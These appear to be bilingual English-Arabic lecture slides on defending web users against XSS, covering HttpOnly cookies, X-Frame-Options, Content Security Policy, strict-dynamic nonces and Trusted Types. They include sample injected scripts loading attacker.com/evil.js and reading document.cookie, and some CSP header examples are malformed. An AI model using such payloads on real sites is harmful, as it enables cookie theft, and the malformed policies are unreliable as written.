 - ▶ This seems like a tall order!

▶ XSS هي واحدة من أكثر الثغرات الأمنية شيوعا

▶ ماذا لو قبلنا أن XSS سيحدث لموقعنا؟

▶ كيف يمكننا الدفاع عن مستخدمي موقعنا حتى في وجود XSS؟

▶ تذكر: باستخدام XSS، يتم تشغيل التعليمات البرمجية للمهاجم في نفس الصفحة مثل بيانات المستخدم (ملفات تعريف الارتباط والبيانات الخاصة الأخرى)

▶ هذا يبدو وكأنه أمر صعب!

Key idea: Defense-in-depth

الفكرة الرئيسية: الدفاع في العمق

- ▶ **Goal:** Provide redundancy in case security controls fail, or a vulnerability is exploited
الهدف: توفير التكرار في حالة فشل عناصر التحكم في الأمان أو استغلال ثغرة أمنية
- ▶ Attacker now has to find **multiple** exploitable vulnerabilities in order to produce a successful attack
يتعين على المهاجم الآن العثور على العديد من الثغرات الأمنية القابلة للاستغلال من أجل إنتاج هجوم ناجح
- ▶ What are some examples of defense-in-depth you've encountered?
ما هي بعض الأمثلة على الدفاع المتعمق الذي واجهته؟
 - ▶ Set a strong password + two-factor authentication
تعيين كلمة مرور قوية + مصادقة ثنائية
 - ▶ Plus: email notifications which act as an audit log
بالإضافة إلى: إشعارات البريد الإلكتروني التي تعمل كسجل تدقيق

Defending the user's cookies

الدفاع عن ملفات تعريف الارتباط الخاصة بالمستخدم

- Use **HttpOnly** cookie attribute to prevent cookie from being read from JavaScript in the user's browser

Set-Cookie: **key=value; HttpOnly**

► استخدم سمة ملف تعريف الارتباط HttpOnly لمنع قراءة ملف تعريف الارتباط من JavaScript في متصفح المستخدم



Back to search results | Listed in category: eBay Motors > Cars & Trucks > Ford > Mustang



FREE FREE FREE

www.example.com/clickbait

2002 SVT White Ford Mustang V6 w 19" Camaro Tires and Rim

30 viewed per hour.

Item Used
condition:

Time left: 6d 21h Wednesday, 1:51PM

Price: US \$4,000.00

FREE!

1 watching

Add to watch list

Add to collection

Located in United States

As Seen On TV!
Click here to win a new iPad!

Quick tangent: Can we prevent a site from embedding our site?

الظل السريع: هل يمكننا منع الموقع من تضمين موقعنا؟

► Why do this?

- Prevent clickjacking attacks

► How might we accomplish this?

- Check if we are framed via JavaScript (frame busting) – BROKEN
- Need a new HTTP header!

► لماذا تفعل هذا؟

► منع هجمات النقر فوق الاختراق

► كيف يمكننا تحقيق ذلك؟

► تحقق مما إذا كنا مؤطرين عبر JavaScript (خرق الإطار) - مكسور

► بحاجة إلى رأس HTTP جديد!

X-Frame-Options HTTP Header

رأس HTTP لخيارات الإطار X

- ▶ **X-Frame-Options** not specified (Default)
 - ▶ Any page can display this page in an iframe
- ▶ **X-Frame-Options: deny**
 - ▶ Page can not be displayed in an iframe
- ▶ **X-Frame-Options: sameorigin**
 - ▶ Page can only be displayed in an iframe on the same origin as the page itself

- ▶ خيارات الإطار X غير محددة (افتراضي)
- ▶ يمكن لأي صفحة عرض هذه الصفحة في إطار **iframe**
- ▶ خيارات الإطار X: رفض
- ▶ لا يمكن عرض الصفحة في إطار **iframe**
- ▶ خيارات الإطار X: **sameorigin**
- ▶ لا يمكن عرض الصفحة إلا في إطار **iframe** على نفس أصل الصفحة نفسها

GET / HTTP/1.1
Host: attacker.com

HTTP/1.1 200 OK
<!doctype html...

Server

attacker.com

GET / HTTP/1.1
Host: bank.com

HTTP/1.1 200 OK
X-Frame-Options: sameorigin
<!doctype html...

Server

bank.com

Client

attacker.com

Embed allowed?

No!



Content Security Policy (CSP)

سياسة أمان المحتوى (CSP)

- ▶ Previously, we talked about ways to tighten up Same Origin Policy in terms of which sites could e.g. send requests with cookies to our site
 - ▶ That is, preventing other sites from making certain requests to our site
- ▶ CSP is inverse: **prevent our site from making requests to other sites**
- ▶ CSP is an added layer of security against XSS
 - ▶ Even if attacker code is running in user's browser in our site's context, we can **limit the damage** they can do

- ▶ تحدثنا سابقا عن طرق لتشديد سياسة نفس المنشأ من حيث المواقع التي يمكن أن ترسل على سبيل المثال طلبات مع ملفات تعريف الارتباط إلى موقعنا
- ▶ أي منع المواقع الأخرى من تقديم طلبات معينة إلى موقعنا
- ▶ CSP معكوس: منع موقعنا من تقديم طلبات إلى مواقع أخرى
- ▶ CSP هي طبقة إضافية من الأمان ضد XSS
- ▶ حتى إذا كان رمز المهاجم قيد التشغيل في متصفح المستخدم في سياق موقعنا ، فيمكننا ذلك
- ▶ الحد من الضرر الذي يمكن أن يحدثه

HTTP Header | Content-Security-Policy

رأس HTTP سياسة أمن المحتوى

- ▶ Add the Content-Security-Policy header to an HTTP response to control the resources the page is allowed to load
- ▶ CSP blocks HTTP requests which would violate the policy
- ▶ إضافة رأس Content-Security-Policy إلى استجابة HTTP للتحكم في الموارد المسموح للصفحة بتحميلها
- ▶ يحظر CSP طلبات HTTP التي من شأنها أن تنتهك النهج

Goal: Content comes from our site

الهدف: يأتي المحتوى من موقعنا

Content-Security-Policy: `default-src 'self'`

- ▶ **Is `<script src='/hello.js'></script>` allowed?**
 - ▶ Yes, relative URLs are loaded from the same origin
- ▶ **Is `<script src='https://other.com/script.js'></script>` allowed?**
 - ▶ No, script comes from a different origin
- ▶ **Is `<script>alert('hello')</script>` allowed?**
 - ▶ No, inline scripts are prevented. Strong protection against XSS!
- ▶ **Is `<div onmouseover='alert("hello")'></div>` allowed?**
 - ▶ No, inline scripts are prevented. Strong protection against XSS!

Goal: Content comes from our site +
other trusted subdomains

الهدف: يأتي المحتوى من موقعنا + نطاقات فرعية أخرى موثوقة

Content-Security-Policy: `default-src 'self' *.trusted.com`

Example: Web Mail Provider

مثال: موفر بريد الويب

- **Goal:** Allow resources from our site, including our subdomains, but block resources from anywhere else. Also, allow images to come from anywhere.

Content-Security-Policy: `default-src 'self' *.webmail.com; img-src *`

- الهدف: السماح بالموارد من موقعنا ، بما في ذلك نطاقاتنا الفرعية ، ولكن حظر الموارد من أي مكان آخر. أيضا ،
اسمح للصور بالقدوم من أي مكان.

Deploy CSP on an existing site

نشر CSP على موقع موجود

- ▶ **Problem:** How do we figure out what the policy should be? What if we miss something? Site breaks!

المشكلة: كيف نعرف ما يجب أن تكون عليه السياسة؟ ماذا لو فاتنا شيء ما؟ فواصل الموقع!

- ▶ **Solution:** Deploy it in report-only mode

الحل: نشره في وضع التقرير فقط

Content-Security-Policy:

```
default-src 'self';  
report-uri https://example.com/report
```

- ▶ **Policy is not enforced**, but **violations are reported** to a provided URL
- ▶ Useful for finding where CSP is breaking the site

لا يتم فرض السياسة، ولكن يتم الإبلاغ عن الانتهاكات إلى عنوان URL مقدم

مفيد للعثور على المكان الذي يقوم فيه CSP بكسر الموقع

CSP fetch directives

توجيهات جلب CSP

- ▶ **default-src** - Serves as a fallback for other fetch directives
- ▶ **connect-src** - Restricts sources from "script interfaces": **fetch**, **XHR**, **WebSocket**, **EventSource**, **Nagivator.sendBeacon()**, **<a ping>**
- ▶ **font-src** Restricts sources for fonts
- ▶ **frame-src** - Restricts sources for nested browsing contexts: **<frame>**, **<iframe>**
- ▶ **img-src** - Restricts sources for images, favicons
- ▶ **manifest-src** - Restricts sources for app manifest files
- ▶ **media-src** - Restricts sources for media: **<audio>**, **<video>**, **<track>**
- ▶ **object-src** - Restricts legacy plugins: **<object>**, **<embed>**, and **<applet>**
- ▶ **script-src** - Restricts sources for **<script>** elements

- ▶ **default-src** يعمل كاحتياطي لتوجيهات الجلب الأخرى
- ▶ **connect-src** يقيد المصادر من "واجهات البرنامج النصي": **fetch** و **XHR** و **WebSocket** و **EventSource** و **Nagivator.sendBeacon ()** و **<a ping>>**
- ▶ **font-src** يقيد مصادر الخطوط
- ▶ **frame-src** - يقيد المصادر لسياقات التصفح المتداخلة: **<iframe>** ، **<frame>>**
- ▶ **img-src** - يقيد مصادر الصور والأيقونات المفضلة
- ▶ **manifest-src** - يقيد مصادر ملفات بيان التطبيق
- ▶ **media-src** - يقيد مصادر الوسائط: **<audio>** ، **<video>** ، **<track>**
- ▶ **object-src** - يقيد المكونات الإضافية القديمة: **<object>>** ، **<embed>** و ، **<applet>>**
- ▶ **script-src** - يقيد مصادر **<script>** العناصر

Other CSP directives

توجيهات CSP الأخرى

- ▶ *Note: These directives DO NOT inherit from **default-src**. If left unspecified, they allow everything!*
- ▶ **base-uri** - Restricts URLs which can be used in **<base>**
- ▶ **form-action** - Restricts URLs which can be used as target of form submission
- ▶ **frame-ancestors** - Restricts parents which may embed this page using **<frame>**, **<iframe>**
- ▶ **navigate-to** - Restricts the URLs to which a document can initiate navigation by any means
- ▶ **upgrade-insecure-requests** - Instruct browser to treat all HTTP URLs as the HTTPS equivalent transparently

- ▶ ملاحظة: لا تترث هذه التوجيهات من default-src. إذا تركت غير محددة ، فإنها تسمح بكل شيء!
- ▶ **base-uri** - يقيد عناوين URL التي يمكن استخدامها في **<base>**
- ▶ **form-action** - يقيد عناوين URL التي يمكن استخدامها كهدف لإرسال النموذج
- ▶ **frame-ancestors** - يقيد الآباء الذين قد يقومون بتضمين هذه الصفحة باستخدام **<frame>**
- ▶ **navigate-to** - تقيد عناوين URL التي يمكن للمستند بدء التنقل إليها بأي وسيلة
- ▶ **upgrade-insecure-requests** - قم بتوجيه المتصفح إلى التعامل مع جميع عناوين URL HTTP على أنها
- ▶ مكافئ HTTPS بشفافية

When theory meets reality

عندما تلتقي النظرية بالواقع

Content-Security-Policy:

```
default-src: 'self';  
script-src: 'self' https://google-analytics.com/report
```

```
<script>  
  window.GoogleAnalyticsObject = 'ga'  
  function ga() { window.ga.q.push(arguments) }  
  window.ga.q = window.ga.q || []  
  window.ga.l = Date.now()  
  window.ga('create', 'UA-XXXXXXX-XX', 'auto')  
  window.ga('send', 'pageview')  
</script>  
<script async src='https://www.google-analytics.com/analytics.js'></script>
```

► CSP breaks the site! Why?

► CSP يكسر الموقع! لماذا؟

script-src blocks inline scripts

يقوم script-src بحظر البرامج النصية المضمنة

- ▶ Most XSS attacks use inline scripts
 - ▶ Use '**unsafe-inline**' to allow inline scripts, but this is basically equivalent to having no CSP!
 - ▶ It allows any inline **<script>** tag to execute!
 - ▶ Better solution would be to move the code to **/script.js** hosted on our own site (which is an allowed script source by **script-src**)
- ▶ تستخدم معظم هجمات XSS البرامج النصية المضمنة
 - ▶ استخدم "غير آمن مضمن" للسماح بالنصوص المضمنة ، ولكن هذا يعادل في الأساس عدم وجود CSP!
 - ▶ يسمح لأي **<script>** علامة مضمنة بالتنفيذ!
 - ▶ سيكون الحل الأفضل هو نقل الكود إلى / script.js المستضافة على موقعنا الخاص (وهو مصدر نصي مسموح به بواسطة script-src)

If the Script Include an Image

إذا كان البرنامج النصي يتضمن صورة

Content-Security-Policy:

```
default-src: 'self';
```

```
img-src: 'self' https://google-analytics.com/report;
```

```
script-src: 'self' https://google-analytics.com/report
```

If the Script Send Data to other domains

إذا كان النص البرمجي يرسل البيانات إلى نطاقات أخرى

- ▶ Script could do something like this (in fact it used to!):

▶ يمكن أن يفعل البرنامج النصي شيئاً كهذا (في الواقع اعتاد عليه!):

```
const script = document.createElement('script') script.src =  
'https://ssl.google-analytics.com/script.js'  
document.body.appendChild(script)
```

- ▶ How do we ensure CSP never breaks the site, even when new scripts are added?

▶ كيف نضمن أن CSP لا يكسر الموقع أبداً ، حتى عند إضافة نصوص جديدة؟

- ▶ Propagate trust from the initial script (which we trust) to any scripts it includes at runtime (which we want to implicitly trust) **no matter where that script comes from**

▶ نشر الثقة من البرنامج النصي الأولي (الذي نثق به) إلى أي برامج نصية يتضمنها في وقت التشغيل (والتي نريد الوثوق بها ضمناً) بغض النظر عن مصدر هذا البرنامج النصي

Content-Security-Policy: default-

src: 'self';

img-src: 'https://google-analytics.com/report';

script-src: 'self' https://google-analytics.com/report

Introducing strict-dynamic

تقديم ديناميكية صارمة

- ▶ Server sends:

▶ يرسل الخادم:

```
Content-Security-Policy: script-src 'strict-dynamic' 'nonce-abc123...'  
<script src='https://trusted.com/good.js' nonce='abc123... '></script>  
<script nonce='abc123... '>foo()</script>
```

- ▶ "Specifies that the trust explicitly given to a script present in the markup, by accompanying it with a nonce, shall be propagated to all the scripts loaded by that root script"

▶ "يحدد أن الثقة الممنوحة صراحة لنص موجود في الترميز ، من خلال مرافقته بحرف غير صحيح ، يجب نشرها على جميع البرامج النصية المحملة بواسطة نص الجذر هذا"

- ▶ No need to specify an allowlist anymore!

▶ لا حاجة لتحديد القائمة المسموح بها بعد الآن!

- ▶ "When strict-dynamic is included, any whitelist or source expressions such as **'self'** or **'unsafe-inline'** will be ignored"

▶ "عند تضمين الديناميكية الصارمة ، أي تعبيرات من القائمة البيضاء أو المصدر مثل سيتم تجاهل "الذات" أو "غير الآمن المضمن"

Introducing strict-dynamic

تقديم ديناميكية صارمة

- ▶ Server sends:

▶ يرسل الخادم:

Content-Security-Policy: `script-src 'strict-dynamic' 'nonce-abc123...'`

```
<script src='https://trusted.com/good.js' nonce='abc123...'></script>  
<script src='https://attacker.com/evil.js'></script>  
<script>alert(document.cookie)</script>
```



- ▶ Attacker can't figure out the nonce. **Why?**

▶ لا يستطيع المهاجم معرفة الشيء. لماذا؟

- ▶ Nonce changes on each page load, and is unpredictable

▶ يتغير Nonce عند كل تحميل صفحة ، ولا يمكن التنبؤ به

- ▶ Attacker can't inspect the DOM to read the nonce unless they're already running JavaScript

▶ لا يمكن للمهاجم فحص DOM لقراءة nonce ما لم يكن يقوم بالفعل بتشغيل JavaScript

Reasonable "starter" CSP header

رأس "CSP بداية" معقول

Content-Security-Policy:

```
script-src 'self' data;;  
img-src *;  
object-src 'none';  
script-src 'strict-dynamic' 'nonce-NONCE_GOES_HERE' * 'unsafe-inline';  
style-src 'self' 'unsafe-inline';  
base-uri 'none';  
frame-ancestors 'none';  
form-action 'self'; 'nonce-abc123...'
```

DOM-based XSS

XSS المستندة إلى DOM

- ▶ Assume DOM is modified by valid script running in the browser
افتراض أن DOM تم تعديله بواسطة برنامج نصي صالح يعمل في المتصفح
- ▶ Attacker tricks this script into adding attacker DOM nodes into page
يخدع المهاجم هذا البرنامج النصي لإضافة عقد DOM للمهاجمين إلى الصفحة
- ▶ **Unlike reflected or stored XSS**, the attacker doesn't change the HTML rendered by the server. Instead, **page is attacked at "runtime"**
على عكس XSS المنعكسة أو المخزنة ، لا يقوم المهاجم بتغيير HTML
يتم تقديمها بواسطة الخادم. بدلا من ذلك ، تتعرض الصفحة للهجوم في "وقت التشغيل"
- ```
const data = await fetch('/api/bio?user=feross')
document.getElementById('bio').innerHTML = data
```
- ▶ Solution: Instead of **innerHTML**, use **textContent**  
الحل: بدلا من innerHTML، استخدم textContent

# Trusted Types

## الأنواع الموثوقة

- ▶ CSP only protects against Reflected XSS and Stored XSS
- ▶ What about DOM-based XSS?
  - ▶ There's a new web spec called "Trusted Types" that if deployed in browsers would completely eliminate most DOM-based XSS
  - ▶ Check this link: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/trusted-types>

Content-Security-Policy: `trusted-types template`

```
const templatePolicy = TrustedTypes.createPolicy('template', {
 createHTML: (userInput) => {
 return
 htmlEscape(userInput)
 }
})
const data = await
fetch('/api/bio?user=feross') const html =
templatePolicy.createHTML(data)
// html instanceof TrustedHTML
document.getElementById('bio').innerHTML = html
```

▶ يحمي CSP فقط من XSS المنعكس و XSS المخزن

▶ ماذا عن XSS المستندة إلى DOM؟

▶ هناك مواصفات ويب جديدة تسمى "الأنواع الموثوقة" والتي إذا تم نشرها في المتصفحات ستقضي تماما على معظم XSS المستندة إلى DOM

▶ تحقق من هذا الرابط: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/trusted-types>

▶ سياسة أمان المحتوى: قالب الأنواع الموثوق بها

# Reminder

## تذكير

- ▶ XSS vulnerabilities are pervasive in real-world sites – be vigilant!
- ▶ Never trust data from the client – always sanitize it!
- ▶ Be aware of the context you're including user data in – escape it appropriately!
- ▶ Use CSP and (soon) Trusted Types to prevent nearly all XSS!
- ▶ You can never be too paranoid

- ▶ تنتشر نقاط الضعف في XSS في مواقع العالم الحقيقي - كن يقظا!
- ▶ لا تثق أبدا في بيانات العميل - قم دائما بتعقيمها!
- ▶ كن على دراية بالسياق الذي تقوم بتضمين بيانات المستخدم فيه - اهرب منه بشكل مناسب!
- ▶ استخدم CSP و (قريبا) الأنواع الموثوقة لمنع جميع XSS تقريبا!
- ▶ لا يمكنك أبدا أن تكون مصابا بجنون العظمة